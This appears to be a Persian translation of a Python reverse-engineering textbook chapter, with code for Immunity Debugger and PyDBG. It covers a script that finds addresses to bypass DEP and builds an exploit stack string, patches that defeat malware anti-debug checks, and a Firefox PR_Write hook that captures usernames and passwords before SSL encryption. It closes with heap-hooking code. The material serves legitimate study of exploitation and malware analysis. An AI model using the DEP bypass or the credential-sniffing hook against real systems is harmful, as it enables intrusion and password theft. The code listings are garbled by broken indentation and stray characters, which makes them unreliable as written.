بسیار عالی ! این DEP را برای پروسس جاری غیر فعال میکند, اما ما ابتدا باید کاری کنیم که کد اکسپلویت به 0x7C91D3F8 برای اجرای این کد برود. قبل از اینکه ما آن کد را اجرا کنیم ما همچنین احتیاج داریم مطمئن شویم مقدار AL ما (بایت پایینی ثبات EAX)

[166] Un-conditional

برابر با 1 است. بعد از اینکه ما هر دوی پیش-نیاز ها را فراهم کردیم, ما میتوانیم کنترل اجرا را به شلکد منتقل کنیم مانند تمام دیگر سرریزیها, برای مثال با یک دستور JMP ESP .

برای یک بازبینی سه آدرس پیشنیاز ما به موارد زیر احیاج داریم :

- یک آدرس که AL را برابر با یک کند و بازگردد.
- یک آدرس که دارای رشته ی کد های مورد نیاز برای غیر فعال کردن DEP ا ست.
- یک آدرس که کنترل اجرا را به شلکد بازگرداند.

معمولا شما باید این آدرسها را به صورت دستی پیدا کنید, اما نویسندهای اکسپلویت در Immunity یک فایل پایتون کوچک به نام findantidep.py دارند, که یک جادوگر[۱۶۷]برای راهنمایی شما در پیدا کردن آدرسها دارد. این اسکرپیت همچنین رشته ی اکسپلویت مورد نظر را برای شما میسازد که شما میتوانید آن را اکسپلویت خود کپی کنید تا از آفست ها بدون هیچ زحمتی استفاده کنید. بگذارید نگاهی به اسکپریت findantidep.py داشته باشیم و سپس آن را تست کنیم.


findantidep.py

```
import immlib
import immutils

def tAddr(addr):
      buf = immutils.int2str32_swapped(addr)
      return "\\x%02x\\x%02x\\x%02x\\x%02x" % ( ord(buf[0]) ,
                  ord(buf[1]), ord(buf[2]), ord(buf[3]) )

DESC="""Find address to bypass software DEP"""

def main(args):
      imm=immlib.Debugger()
      addylist = []
      mod = imm.getModule("ntdll.dll")
if not mod:
      return "Error: Ntdll.dll not found!"

# Finding the First ADDRESS
1 ret = imm.searchCommands("MOV AL,1\nRET")
if not ret:
    return "Error: Sorry, the first addy cannot be found"

for a in ret:
     addylist.append( "0x%08x: %s" % (a[0], a[2]) )

ret = imm.comboBox("Please, choose the First Address [sets AL to 1]",
addylist)
```


[167] Wizard

```
firstaddy = int(ret[0:10], 16)
imm.Log("First Address: 0x%08x" % firstaddy, address = firstaddy)
# Finding the Second ADDRESS
2 ret = imm.searchCommandsOnModule( mod.getBase(), "CMP AL,0x1\n PUSH 0x2\n
POP ESI\n" )
if not ret:
   return "Error: Sorry, the second addy cannot be found"

secondaddy = ret[0][0]
imm.Log( "Second Address %x" % secondaddy , address= secondaddy )

# Finding the Third ADDRESS
3 ret = imm.inputBox("Insert the Asm code to search for")
ret = imm.searchCommands(ret)
if not ret:
    return "Error: Sorry, the third address cannot be found"
addylist = []
for a in ret:
     addylist.append( "0x%08x: %s" % (a[0], a[2]) )

ret = imm.comboBox("Please, choose the Third return Address [jumps to
shellcode]", addylist)

thirdaddy = int(ret[0:10], 16)
imm.Log( "Third Address: 0x%08x" % thirdaddy, thirdaddy )
4 imm.Log( 'stack = "%s\\xff\\xff\\xff%s\\xff\\xff\\xff\\xff" + "A" *
0x54 + "%s" + shellcode ' %\
( tAddr(firstaddy), tAddr(secondaddy), tAddr(thirdaddy) ) )
```

ما ابتدا به دنبال دستوری میگردیم که مقدار AL را برابر با یک کند (۱ درکد). و سپس یک لیست برای کاربر می آورد و به کاربر امکان انتخاب آدرس از یک لیست را میدهد. سپس ما ntdll برای پیدا کردن دستوراتی که برای غیر فعال کردن DEP هستند جستجو میکنیم. (۲ درکد) مرحل سوم این است که کاربر اجازه میدهد دستور و یا دستوراتی که باعث پرش به شلکد میشود را انتخاب کند (۳ درکد) و سپس به کاربر یک لیست از مکانهای که دستور و یا دستوراتی مورد نظر وی در آن پیدا شدند را برای انتخاب میدهد. اجرای اسکریپت تمام میشود و خروجی در پنجره ی لاگ نمایان میشود (۴ درکد). به تصاویر زیر نگاه کنید تا فرایند اجرا را بهتر متوجه شوید.



ابتدا ما یک آدرس برای اینکه AL را 1 کند انتخاب میکنیم



سپس ما یک دستور برای رفتن به شلکد انتخاب میکنیم

حالا ما آدرسی که مرحله دوم بازگشت داده شده است انتخاب میکنیم

در نهایت شما باید خروجی را در پنجره ی لاگ ببینید :

```
stack = "\x75\x24\x01\x01\xff\xff\xff\xff\x56\x31\x91\x7c\xff\xff\xff\xff" + "A" * 0x54 + "\x75\x24\x01\x01" + shellcode
```

حالا شما براحتی میتوانید این خط را در اکسپولت خود با شلکد الحاق کنید. استفاده از این اسکریپت میتواند به شما برای انقال اکسپولیت هایان برای اینکه بر روی هدف های با DEP کار کنند, کمک کند و یا اکسپولت های جدیدی بنویسید که این قابلیت را پیشتیبانی کنند. این یک مثال عالی از تبدیل زمان چند ساعت جستجوی دستی به یک تمرین 30 ثانیه است. شما میتوانید ببینید چگونه یک اسکریپت ساده پایتون میتواند به شما برای نوشتن اکسپلویت های قابل حمل و قابل اطمینان تری را با کسری زمان ایجاد کنید. حالا بگذارید با استفاده از immlib تکنولوژی های و روتیم های معمول ضد-دیباگ در بدافزارها را دور بزنیم.

5.1.6 نابود کردن روتین های ضد-دیباگ در بدافزارها

بدافزارها کنونی از تکنیکهای مخرب بیشتر و بیشتری برای برای آلوده سازی, انتشار, و مخفی سازی خودشان از تحلیل شدن استفاده میکنند. در کنارتکنولوژی های معمول درهم ریختن [۱۶۸] کد, مانند استفاده از پکر و یا تکنولوژی رمزنگاری, بدافزارها معمولا از روتین

[168] Obfuscation

های ضد-دیباگ برای جلوگیری از آنالیز شدن توسط دیباگر و فهمیدن رفتار آنها استفاده میکنند. حالا بگذارید نگاهی به روتین های مرسوم ضد-دیباگ داشته باشیم و سپس کدهای برای دور زدن بنویسیم.

IsDebuggerPresent 5.1.7

مرسوم ترین تکنولوژی ضد-دیباگ استفاده از تابع IsDebuggerPresent است که از kernel32.dll استخراج شده است. این تابع پارامتری نمیگرد و 1 را در صورتی که یک دیباگر ضمیمه پروسس جاری باشد و 0 را در صورتی که نباشد بازمیگرداند. اگر ما این تابع را تبدیل به کد اسمبلی کنیم کد زیر را خواهیم دید :

```
7C813093 > /$ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C813099   |. 8B40 30 MOV EAX,DWORD PTR DS:[EAX+30]
7C81309C   |. 0FB640 02 MOVZX EAX,BYTE PTR DS:[EAX+2]
7C8130A0   \. C3 RETN
```

این کد در واقع از آدرس TIB[169] که در آفست 0x18 در ثبات FS قرار دارد بارگذاری میشود. از آنجا کد آدرس PEB[170] را که معمولا در آفست0x30 در ثبات FS قرار دارد را در TIP بارگذاری میکند. دستور سوم در واقع EAX را با مقدار BeingDebugged که یک عضو از PEB است, و آفست 0x2 در PEB دارد. اگر یک دیباگر به پروسس ضمیمه شده باشد, این بایت به 0x1 تنظیم میشود. یک راه ساده برای دور زدن این متود توسط دایمان گمز از Immunity ارائه شد, و یک کد یک خطی پایتون که میتواند در یک PyCommand قرار بگیرد و یا از شل پایتون در دیباگر Immunity اجرا شود:

```
imm.writeMemory( imm.getPEBaddress() + 0x2, "\x00" )
```

این کد درواقع مقدار BeingDebugged را در TEB صفر میکند, و حالا هر برنامه مخربی که از این روش استفاده کند تصور میکند هیچ دیباگری ضمیمه نشده است.

5.1.7 نابود کردن بازرسی پروسس[171]

بدافزارها همچنین سعی میکنند تمام پروسسها را که روی سیستم در حال اجرا هستند را بررسی کند تا در صورت وجود دیباگر را شناسایی کند. برای مثال, اگر شما از دیباگر Immunity در برابر یک ویروس استفاده میکنید, ImmunityDebugger.exe به عنوان یک پروسس درحال اجرا ثبت میشود. برای کنکاو بر روی پروسسهای در حال اجرا, نرم افزار های مخرب از تابع Process32First برای پیدا کردن اولین پروسس ثبت شده در لیست پروسس های سیستم استفاده میکنند, و سپس از تابع Process32Next برای پیدا کردن تمام پروسس

[169] Thread Information Block
[170] Process Enviroment Block
[171] Process Iteration

ها استفاده میکنند. هردوی این فراخوانی های توابع یک پرچم از نوع بولی[۱۷۲]باز میگردانند, که به فراخوان میگوید آیا تابع موفق بوده است یا خیر, بنابراین هر دوی این توابع را با تنظیم کردن EAX به مقدار 0 وقتی تابع بازگشت میکند خنثی کنیم ما از اسمبلر قدرتمند دیباگر Immunity برای دست یافتن به این موضوع استفاده میکنیم.

```
۱ Process32first = imm.getAddress("kernel32.Process32FirstW")
  Process32next = imm.getAddress("kernel32.Process32NextW")
  function_list = [ Process32first, Process32next ]
۲ patch_bytes = imm.Assemble( "SUB EAX, EAX\nRET" )

for address in function_list:
۳    opcode = imm.disasmForward( address, nlines = 10 )
۴ imm.writeMemory( opcode.address, patch_bytes )
```

ما ابتدا آدرس هر دو توابع که میتوانند برای بازپرسی پروسس ها استفاده شوند پیدا میکنیم و آنها را در یک لیست برای اینکه بتوانیم آنها را تکرار کنیم ذخیره میکنیم (۱ درکد). سپس ما تعدادی بایت را برای 0 کردن مقدار EAX و سپس بازگشت از فراخوانی تابع اسمبل میکنیم که این درواقع وصله[۱۷۳]ما را شکل میدهد (۲ درکد). سپس ما 10 دستور درون توابع Process32First/Next را تبدیل به کد اسمبلی میکنیم (۳ درکد). ما اینکار را برای این انجام میدهیم که نرم افزار های مخرب پیشرفته درواقع بایت های اولیه این توابع را چک میکنند تا مطمئن شوند مهندسان معکوس مثل ما سر تابع را تغییر نداده اند. و ما برای اینکار تا عمق 10 دستور را تغییر میدهیم, بنابرین اگر بدافزارها توابع را چک کنند متوجه ما میشوند, اما این فقط برای همان لحظه است, چرا که سپس ما بایت هایی را که اسمبل کردیم به توابع وصله میکنیم (۴ در کد) و هر دوی این توابع بازگشتی اشتباه خواهند داشت و اصلا مهم نیست که چطور فراخوانی شده باشند.

ما این دو مثال را پوشش دادیم تا متوجه شوید چگونه میتوان از دیباگر Immunity و پایتون برای ساختن روشهای خودکار برای جلوگیری از روشهایی که بدافزارها برای شناسایی دیباگر استفاده میکنند, بهره ببریم. تعداد بسیار زیادی دیگری از این تکنیکهای ضد-دیباگینگ وجود دارد که بدافزارها ممکن است از آنها بهره بجویند, پس تعداد اسکریپت های پایتون که شما میتوانند برای نابود کردن آنها بنویسید پایان ناپذیر است! حالا شما میتوانید از دانش جدیدی که در دیباگر Immunity پیدا کردید استفاده کنید تا اکسپلویت های خود را در زمان های کوتاه تری بنویسید و ابزار هایی بنوسید که به صورت خودکار بتوانید از آنها برای مبارزه با بدافزارها استفاده کنید.

حالا بگذارید نگاهی به برخی تکنولوژی های هوک کردن داشته باشیم که میتواند به شما در هنگام معندسی معکوس کمک کند, داشته باشیم.

[172] Boolean
[173] Patch

فصل ششم – هوک کردن

هوک کردن[۱۷۴] یک تکنولوژی قدرتمند بازبینی-پروسس[۱۷۵] است که برای تغییر جریان یک پروسس برای مانیتور کردن و یا ایجاد هشدار برای اطاعاتی که درخواست آن دسترسی پیدا شده است, میباشد. هوک کردن درواقع چیزی است که به روتکیت ها را برای مخفی کردن خودشان, به کی لاگر[۱۷۶] قدرت سرقت کلیدها و به دیباگرها قدرت دیباگ کردن را میدهد. فردی که در حال انجام معندسی معکوس است میتواند ساعات زیادی از دیباگ به صورت دستی را با ساختن یک هوک ساده که به صورت خودکار اطلاعاتی را که وی بدنبال آنهاست نمایان میسازد, صرف جویی کند. این تکنولوژی بطرز حیرت آوری ساده و پرقدرت است.

در چهارچوب ویندوز, تعداد بیشماری متود برای ساختن هوکها وجود دارد. ما بر روی دو نوع اصلی از هوک که من به آنها نام هوک "نرم"[۱۷۷] و "سخت"[۱۷۸] را میدهم تمرکز میکنیم. یک هوک نرم هوکی است که شما به پروسس مورد نظر ضمیمه شده اید و از یک وقفه INT3 برای متوقف کردن خط اجرای برنامه استفاده میکنید. این کار ممکن است برای شما آشنا باشد, دلیل این موضوع این است که شما در واقع هوک خود را در صفحه ی 63 در قسمت "گسترش کنترل کننده های وقفه" نوشته اید. در حالی که در یک هوک سخت در واقع شما یک پرش را در کد اسمبلی برنامه هدف که خود آن را برای اجرا با اسمبلی نوشته اید برای هوک کردن به کد اضافه میکنید. هوک های نرم افزاری در مواقع که شما با توابعی که کمتر فراخوانی میشوند سر و کار دارید استفاده میشوند. اگرچه, برای اینکه به توابع که به به افراط فراخوانی میشوند و دارای روتین های مهم در پروسس هستند, شما باید از هوک های سخت استفاده کنید. کاندیدای اصلی برای یک هوک سخت روتین های مدریت-توده[۱۷۹] و عملگر های پرکاربرد I/O در فایل ها هستند.

ما از ابزارهایی که قبلا آنها را پوشش دادیم برای اعمال هر دوی تکنولوژی های هوکینگ استفاده میکنیم. ما ابتدا از PyDBG برای انجام هوک های نرم افزاری برای جذب[۱۸۰] ترافیک رمز شده استفاده میکنیم, سپس به سمت هوک سخت با استفاده دیباگر Immunity برای انجام تعدادی عملیات و تنظیمات با کارایی-بالا[۱۸۱] برای توده[۱۸۲] خواهیم رفت.

174 Hooking
175 Process-observation
176 Keylogger
177 Soft
178 Hard
179 Memory-Management
180 Sniff
181 High-performance
182 Heap

6.1 هوک نرم با استفاده از PyDBG

اولین مثالی که ما میخواهیم با آن شروع کنیم جذب ترافیک رمزنگاری شده در لایه ی برنامه است. به طور معمول برای اینکه بفهمیم چگونه برنامه های مشتری و یا میزبان با شبکه ارتباط دارند, ما از یک ابزار تحلیل ترافیک مثل wireshark[۱۸۳] استافده میکنیم. متسفانه wireshark در این موضوع که فقط میتواند ارسال رمزنگاری را ببیند محدود است, و این موضوع موارد اصلی و درست در مورد پروتکلی که در حال مطالعه روی آن هستیم درهم می ریزد. با استفاده از تکنولوژی هوک نرم, ما میتوانیم اطاعات را قبل از رمز شدن و بعد از اینکه دریافت شد و از حالت رمز خارج شد و باز شد, دریافت کنیم.

هدف ما مرورگر وب معروف و متن-باز Mozilla Firefox[۱۸۴] خواهد بود. در این مثال ما فرض را بر این میگذاریم که این مرورگر متن بسته است (هر چند که فرض جالبی نیست !) و وظیفه ی ما این است که اطلاعات پروسس firefox.exe را قبل از اینکه رمزشود و به سرور ارسال شود جذب کنیم. بیشترین نوع رمزنگاری که firefox با آن سروکار SSL[۱۸۵] است, بنابراین ما این پروتکل را هدف تمرین خود قرار میدهیم.

درواقع برای رهگیری فراخوانی و یا فراخوانی ها که مسئول پردازش اطلاعات رمز نشده هستند, شما میتوانید از تکنولوژی لاگ کردن فراخوانی های انتر-ماژولار که در انجمن ها در آدرس http://forum.immunityinc.com/index.php?topic=35.0. توضیح داده شده است, استفاده کنید.

توجه کنید که هیچ نقطه ی خاصی برای قرار دادن هوک وجود ندارد, و کاملا سلیقه ای است, اما از آنجایی که ما در یک صفحه هستیم, ما فرض را بر این می گذاریم که هدف هوک تابع PR_Write است که از nspr4.dll گرفته شد است, میباشد. بعد از اینکه این تابع درخواست شد, یک اشاره گر به یک آرایی از کاراکتر های اسکی در [ESP + 8] قرار دارد که شامل اطاعات قبل از رمزنگاری و در مرحله ی درخواست است. آفست 8+ از ESP به ما میگوید که پارامتر دومی که به PR_Write ارسال میشود برای ما جذاب است. حالا مرورگر Firefox را باز کنید, و به یکی از سایت های مورد علاقه من یعنی سایت https://www.openrce.org بروید, بعد از اینکه شما درخواست SSL آمده را قبول کردید و صفحه بارگذاری شد دیباگر Immunity را به پروسس Firefox.exe ضمیمه کنید و یک وقفه بر روی nspr4.PR_Write قراردهید. در بالا سمت راست سایت OpenRCE یک فرم برای ورود وجود دارد به عنوان نام کاربری کلمه test و سپس به عنوان کلمه ی عبور کلمه ی test را وارد کنید و بر روی login کلیک کنید. وقفه شما بلافاصله فراخوانی میشود حالا کار خود را با تکرار زدن F9 ادامه دهید و با اینکار وقفه دوباره و دوباره اجرا میشود. سرانجام, شما یک اشاره گر رشته در پشته میبینید که یک رشته مانند زیر را آزادسازی[۱۸۶] میکند.

```
[ESP + 8] => ASCII "username=test&password=test&remember_me=on"
```

183 *http://www.wireshark.org*
184 *http://www.mozilla.com/en-US/*
185 Secure Socket Layer
186 Derefrence

جالب است ما نام کاربری و کلمه ی عبور را به صورت واضح دریافت کردیم, اما اگر این عملیات را در لایه شبکه انجام دهید تمام اطلاعات بدلیل رمزنگاری قدرتمند SSL غیرقابل بهره خواهند بود. این تکنولوژی برای سایتهای بیشتر از OpenRCE نیز کار میکند. برای مثال, برای اینکه این موضوع را به خوبی متوجه شوید, به سایت های مهم دیگر بروید و ببینید چگونه میتوانید اطلاعات را واضح و بدون رمز دریافت کنید.

برای اعلان یک هوم نرم با استفاده از PyDBG, شما ابتدا باید یک نگه دارنده هوک تعریف کنید که تمام اشیا هوک شما را در خود نگه دارد. برای تعریف نگه دارنده میتوانید از دستور زیر استفاده کنید:

```
hooks = utils.hook_container()
```

برای تعریف یک هوک و اضافه کردن آن به نگه دارنده, از متود ()add از کلاس hook_container برای اضافه کردن نقاط هوک استفاده کنید. الگوی تابع به صورت زیر است :

```
add( pydbg, address, num_arguments, func_entry_hook, func_exit_hook )
```

پارامتر اول ساده است و در واقع یک شئ معتبر pydbg است, پارامتر address درواقع آدرس مکانی است که شما میخواهید هوک خود را در آن نقطه قرار دهید, و پارامتر num_arguments به تابع هوک میگوید تابع هدف چند آرگمان دریافت میکند. توابع func_entry_hook و func_exit_hook توابعی بازگشتی برای که کدی را که وقتی هوک اجرا شد (entry) و بلافاصله بعد از اینکه تابع هوک شده خاتمه یافت (exit) هستند. هوک های ورودی[187] برای مواقعی که میخواهید متوجه شوید چه پارامترهایی به یک تابع داده میشوند مفید هستند, در حالی که هوک های خروج[188] برای گرفتن مقدار بازگشتی توابع مفید هستند.

تابع بازگشتی هوک ورودی شما باید الگویی شبیه زیر داشته باشد:

```
def entry_hook( dbg, args ):
    # Hook code here
    return DBG_CONTINUE
```

پارامتر dbg یک شئ معتبر pydbg است که برای تنظیم کردن هوک استفاده شده بود. پارامتر args یک لیست مبتنی بر- صفر از پارامترهایی است که در زمان اجرای هوک گرفته شده اند.

الگوی یک تابع بازگشتی هوک خروجی کاملا متفاوت است و همچنین دارای یک پارامتر ret میباشد, که درواقع آدرس بازگشتی تابع را (مقدار EAX) بازمیگرداند:

```
def exit_hook( dbg, args, ret ):
    # Hook code here
   return DBG_CONTINUE
```

[187] Entry hook
[188] Exit Hook

برای شرح این موضوع که چگونه میتوانید از یک فراخوانی بازگشتی هوک ورودی برای جذب ترافیک قبل از رمزشدن استفاده کنید, یک فایل جدید پایتون ایجاد کنید, نام آن را firefox_hook.py بگذارید, و کد زیر را در آن قرار دهید.

firefox_hook.py

```
from pydbg import *
from pydbg.defines import *

import utils
import sys

dbg = pydbg()
found_firefox = False


# Let's set a global pattern that we can make the hook
# search for
pattern = "password"
# This is our entry hook callback function
# the argument we are interested in is args[1]
def ssl_sniff( dbg, args ):

    # Now we read out the memory pointed to by the second argument
    # it is stored as an ASCII string, so we'll loop on a read until
    # we reach a NULL byte
    buffer = ""
    offset = 0

    while 1:
        byte = dbg.read_Process_memory( args[1] + offset, 1 )

        if byte != "\x00":
            buffer += byte
            offset += 1
            continue
        else:
            break

if pattern in buffer:

            print "Pre-Encrypted: %s" % buffer

return DBG_CONTINUE

# Quick and dirty Process enumeration to find firefox.exe
for (pid, name) in dbg.enumerate_Processes():

if name.lower() == "firefox.exe":
found_firefox = True
hooks = utils.hook_container()

dbg.attach(pid)
print "[*] Attaching to firefox.exe with PID: %d" % pid
```


```
# Resolve the function address
    hook_address = dbg.func_resolve_debuggee("nspr4.dll","PR_Write")

if hook_address:
   # Add the hook to the container. We aren't interested
   # in using an exit callback, so we set it to None.
   hooks.add( dbg, hook_address, 2, ssl_sniff, None )
   print "[*] nspr4.PR_Write hooked at: 0x%08x" % hook_address
    break
else:
    print "[*] Error: Couldn't resolve hook address."
    sys.exit(-1)

if found_firefox:
    print "[*] Hooks set, continuing Process."
    dbg.run()
else:
    print "[*] Error: Couldn't find the firefox.exe Process."
    sys.exit(-1)
```

کد بسیار واضح است, یک هوک بر روی PR_Write قرار میدهد, و وقتی هوک اجرا شد, ما تلاش میکنیم که رشته ی اسکی که به وسیله ی پارامتر دوم اشاره میشود را بخوانیم. سپس اگر با رشته الگوی ما برابر شد ما آنرا در کنسول چاپ میکنیم. یک Firefox تازه را اجرا کنید و سپس از خط فرمان فایل firefox_hook.py را اجرا کنید. مراحل لوگین خود را بر روی سایت https://openrce.org تکرار کنید و شما باید خروجی شبیه لیست زیر بگیرید.

```
[*] Attaching to firefox.exe with PID: 1344
[*] nspr4.PR_Write hooked at: 0x601a2760
[*] Hooks set, continuing Process.
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=jms&password=yeahright!&remember_me=on
```

خروجی واقعا جالب است ما پسورد ها را قبل از رمز شدن دریافت کردیم !

ما فقط نمایش دادیم که هوک های نرم افزاری چگونه هم سبک هم پرقدرت هستند. این تکنولوژی میتواند در تمامی سناریوهای دیباگ کردن و مهندسی معکوس تکرار شود. و سناریو ما تمرین خوبی برای تکنولوژی هوک نرم بود, اما اگر ما بخواهیم همین تکنولوژی را برای یک تابع با فراخوانی بیشتر, فراخوانی کنیم, ممکن است باعث کند شدن به شدت پروسس و در مواردی حتی باعث تخریب پروسس بشویم. دلیل این موضوع استفاده از دستور ITN3 در زمان فراخوانی کنترل کننده است, که سپس اجرا میدهد هوک ما اجرا شود و بازگشت کند. و میتواند در صورتی که نیاز باشد هزاران بار فراخوانی شود مشکل ساز شود. حالا اجازه دهید ببینیم چگونه میتوانیم این محدودیت ها را با استفاده از یک هوک سخت برای هوک کردن به روتین های سطح=پایین توده استفاده کنیم.

6.2 هوک سخت با استفاده از دیباگر Immunity

حالا ما به یک قسمت جالب یعنی تکنولوژی هوک سخت رسیدیم. این تکنولوژی پیشرفته تر است و همچنین دستکاری کمتری روی پروسس هدف نسبت به هوک نرم افزاری دارد چرا که هوک ما مستقیما در اسمبلی X86 نوشته است. در سناریو هوک نرم, تعداد بسیاری از رویداد (و تعداد بیشتری دستورات) تا زمانی که وقفه اجرا شود و سپس هوک اجرا شود و سپس پروسس کار خود را ادامه دهد اجرا میشوند. اما با یک هوک سخت شما فقط یک قسمت مشخص کد را گسترش میدهید تا هوک شما اجرا شود و سپس به مسیر اصلی خود بازگردد. یک نکته فوق العاده این است که وقتی شما از یک هوک سخت استفاده میکنید برعکس هوک نرم پروسس هدف هرگز ایست نمیکند.

دیباگر immunity فرایند پیچیده ی راه اندازی یک هوک سخت با استفاده از یک شئ ساده به نام FastLogHook ساده کرده است. شئ FastLogHook به صورت خودکار قطعه کد اسمبلی را فراهم سازی میکند که مقادیر که شما میخواهید را ضبط میکند و سپس دستورات اصلی با یک پرش به درون هوک بازنویسی میکند. وقتی شما در حال ساختن یک هوک FastLog هستید, شما ابتدا باید نقطه ی هوک را مشخص و سپس نقطه ی اطلاعاتی که میخواهید ظبط کنید را مشخص کنید. اسکلت تعریف و راه اندازی یک هوک به صورت زیر میباشد :

```
imm = immlib.Debugger()
fast = immlib.FastLogHook( imm )

fast.logFunction( address, num_arguments )
fast.logRegister( register )
fast.logDirectMemory( address )
fast.logBaseDisplacement( register, offset )
```

متود logFunction() برای راه اندازی هوک واجب است, چرا که آدرس اصلی مکانی که قرار است دستورات آن با پرش به هوک بازنویسی شوند را مشخص میکند. پارامتر های این تابع آدرس برای هوک و تعداد آرگمان های که باید ضبط شوند هستند. اگر شما عملیات ضبط را از بالای یک تابع شروع میکنید و میخواهید پارامتر هایش را وارسی کنید شما باید تعداد آرگمان ها را مشخص کنید. و اگر هدف شما از هوک محل خروج تابع است که شما میتوانید num_arguments را صفر قرار دهید. متودهایی در واقع عملیات ضبط را انجام میدهند توابع logRegister() و logBaseDisplacement() و logDirectMemory() هستند. این توابع الگویی شبیه زیر دارند:

```
logRegister( register )
logBaseDisplacement( register, offset )
logDirectMemory( address )
```

متود logRegister() مقدار ثبات مورد نظر را در زمان اجرای هوک رهگیری میکند. این میتواند برای ذخیره سازی آدرس بازگشتی ذخیره شده در EAX بعد از فراخوانی تابع مفید باشد. متود logBaseDisplacement() هر روی ثبات و آفست را دریافت میکند, این تابع برای آزارسازی پارامترها از پشته و یا ضبط اطلاعات در یک آفست مشخص از ثبات استفاده میشود. فراخوانی آخر در واقع logDirectMemory() است, که برای ظبط یک قسمت مشخص از حافظه در زمان هوک استفاده میشود وقتی که هوک ها اجرا میشوند

و توابع ضبط فراخوانی میشوند, آنها اطلاعات ضبط شده را در یک قسمت تخصیص داده شده[۱۸۹] توسط شئ FastlogHook در حافظه نگه داری میکنند. درواقع برای دریافت نتیجه هوک خود شما باید به این صفحه به تابع getAllLog() یک پرس و جو ارسال کنید, که این تابع درواقع حافظه را تحلیل میکند و یک لیست پایتون به صورت زیر باز میگرداند:

```
[( hook_address, ( arg1, arg2, argN )), ... ]
```

بنابراین هرزمان که تابع هوک شده فراخوانی شد, آدرس آن در hook_address ذخیره میشود, و تمام اطلاعاتی که شما درخواست داده اید درواقع یک تاپل[۱۹۰] از ورودی دوم میباشد. آخرین نکته مهم در اینجا این است که FastLogHook یک مشابه بسیار جذاب دیگر به نام STDCALLFastLogHook دارد که برای تبدیل فراخوانی STDCALL استفاده میشود و شما برای تبدیل فراخوانی cdecl میتواند از همان FastLogHook معمولی استفاده کنید هرچند که نحوه ی استفاده از هردو کاملا مشابه است.

یک مثال عالی برای نمایش قدرت هوک سخت PyCommand به نام hippie است که توسط یکی از نظریه پردازان و سران سرریزی توده[۱۹۱] درجهان یعنی نیکولاس وایسمن[۱۹۲] از تیم immunity نوشته شده است. متن زیر از زبان خود نیکولاس است :

> Hippie برای پاسخ گویی به نیاز یک هوک ضبط کننده ی سرعت-بالا که بتواند به معنای واقعی تعداد بیشمار فراخوانی های توابع API توده در ویندوز را مدریت کند, ایجاد شده است. به عنوان مثال notepad را در نظر بگیرید, اگر شما یک فایل را در آن بازکنید حدود نیاز دارد به هر یک از توابع RtlAllocateHeap و RtlFreeHeap حدود 4,500 فراخوانی را انجام دهد. و اگر شما اینترنت اکسپلورر را که پروسس است که بیشتر از توده استفاده میکند قرار دهید تعداد صعودی عجیبی از فراخوانی توابع مرتبط به توده که در 10 دقیقه بزرگ و بزرگ تر میشوند را مشاهده میکنید.

همانطور که نیکولاس گفته است, ما میتوانیم از hippe برای فهمیدن نحوه ی کار روتین های مبتنی توده که فهمیدن آنها برای نوشتن اکسپلویت های مبتنی بر توده حیاتی هستند, استفاده کنیم. برای به اختصار در آوردن و قابل هزم تر کردن جریان, ما فقط از هوک های اصلی hippe استفاده میکنیم و یک ورژن ساده تر به نام hppie_easy.py ایجاد میکنیم.

قبل از اینکه شروع کنیم, فهمیدن الگوی توابع RtlAllocateHeap و RtlFreeHeap واجب است, چرا که نقطه ی هوک ما را مشخص میکند.

```
BOOLEAN RtlFreeHeap(
IN PVOID HeapHandle,
IN ULONG Flags,
```

[189] Allocated
[190] tuple
[191] Heap Overflow
[192] Nicolas Waisman


```
IN PVOID HeapBase
);


PVOID RtlAllocateHeap(
IN PVOID HeapHandle,
IN ULONG Flags,
IN SIZE_T Size
);
```

بنابراین برای تابع RtlFreeHeap ما میخواهیم تمام هر سه آرگمان را ضبط کنیم, و برای تابع RtlAllocateHeap ما هر سه آرگمان را بهمراه اشاره گری که بازگشت میدهد ظبط میکنیم. حالا که ما نقاط هوک را درک کردیم, یک فایل پایتون جدید ایجاد کنید, و اسم آن را hpipe_easy.py بگذارید و کد زیر را در آن قرار دهید.

hpipe_easy.py

```
import immlib
import immutils

# This is Nico's function that looks for the correct
# basic block that has our desired ret instruction
# this is used to find the proper hook point for RtlAllocateHeap
1 def getRet(imm, allocaddr, max_opcodes = 300):
        addr = allocaddr
        for a in range(0, max_opcodes):
            op = imm.disasmForward( addr )

        if op.isRet():
           if op.getImmConst() == 0xC:
              op = imm.disasmBackward( addr, 3 )
             return op.getAddress()
       addr = op.getAddress()

 return 0x0

# A simple wrapper to just print out the hook
# results in a friendly manner, it simply checks the hook
# address against the stored addresses for RtlAllocateHeap, RtlFreeHeap
def showresult(imm, a, rtlallocate):
     if a[0] == rtlallocate:
        imm.Log( "RtlAllocateHeap(0x%08x, 0x%08x, 0x%08x) <- 0x%08x %s" %
                          (a[1][0], a[1][1], a[1][2], a[1][3], extra), address = a[1][3] )
return "done"
else:
     imm.Log( "RtlFreeHeap(0x%08x, 0x%08x, 0x%08x)" % (a[1][0], a[1][1],a[1][2]) )

def main(args):

imm = immlib.Debugger()
Name = "hippie"
fast = imm.getKnowledge( Name )
2 if fast:
     # We have previously set hooks, so we must want
     # to print the results
```


```
hook_list = fast.getAllLog()
rtlallocate, rtlfree = imm.getKnowledge("FuncNames")
for a in hook_list:
ret = showresult( imm, a, rtlallocate )
return "Logged: %d hook hits." % len(hook_list)

# We want to stop the debugger before monkeying around
imm.Pause()
